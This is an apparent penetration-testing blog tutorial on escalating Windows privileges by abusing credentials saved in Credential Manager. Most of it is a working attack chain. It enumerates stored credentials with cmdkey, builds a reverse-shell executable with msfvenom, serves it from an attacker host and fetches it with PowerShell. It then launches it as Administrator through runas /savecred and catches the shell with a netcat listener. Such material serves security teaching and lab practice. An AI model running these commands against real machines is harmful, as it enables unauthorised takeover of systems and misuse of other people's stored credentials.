Windows Privilege Escalation: Stored Credentials (Runas)

October 20, 2021 By Raj Chandel

Microsoft Windows offers a wide range of fine-grained permissions and privileges for controlling access to Windows components including services, files, and registry entries. Exploiting **Stored Credentials** is one technique to increase privileges.

Table of Content

Introduction


Credential Manager lets you view and delete your saved credentials for signing in to websites, connected applications, and networks. It is like a digital vault to keep all of your credentials safe.

Web credentials: As Edge and widows are the product of the same company, the credentials manager has access to the stored information of the Edge browser too, in order to increase the safekeeping of saved credentials. It also stores the password of order applications provided by Microsoft such as skype, Microsoft office, etc.

Windows credentials: Under this category, all the windows login credentials can be found. Along with any system that is connected to the network.

In our previous article, we have explained how an attacker can dump the credential from this digital vault.

1. To open Credential Manager, You can open the control panel > user accounts > credential manager.
2. Select Web Credentials or Windows Credentials to access the credentials you want to manage.



Abusing Stored Credential

If an attacker identifies stored credential entry for an administrator account then the attacker can go for privilege escalation by executing a malicious file with the help of runas utility.

To enumerate a list of all user names and credentials that are stored, type:

```
cmdkey /list
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 1245
listening on [any] 1245 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49830
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>cmdkey /list
cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02itiglmdqbombid
    Local machine persistence

    Target: Domain:interactive=WORKGROUP\Administrator
    Type: Domain Password
    User: WORKGROUP\Administrator
```

Create Malicious Executable

To get a reverse shell as NT Authority SYSTEM, let's create a malicious exe file that could be executed using runas utility. It allows a user to run specific tools and programs with different permissions than the user's current logon provides.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
python -m SimpleHTTPServer 80
```

```
┌──(root💀kali)-[~/exploit]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=8888 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[~/exploit]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Start a netcat listener in a new terminal and transfer the shell.exe and execute it with the help of the following command

```
powershell wget 192.168.1.3/shell.exe -o shell.exe
runas /savecred /user:WORKGROUP\Administrator "C:\Users\ignite\Downloads\shell.exe"
```

```
C:\Users\ignite\Downloads>powershell wget 192.168.1.3/shell.exe -o shell.exe
powershell wget 192.168.1.3/shell.exe -o shell.exe

C:\Users\ignite\Downloads>runas /savecred /user:WORKGROUP\Administrator "C:\Users\ignite\Downloads\shell.exe"
runas /savecred /user:WORKGROUP\Administrator "C:\Users\ignite\Downloads\shell.exe"

C:\Users\ignite\Downloads>
```

The attacker will get a reverse connection in the new netcat session as NT Authority \System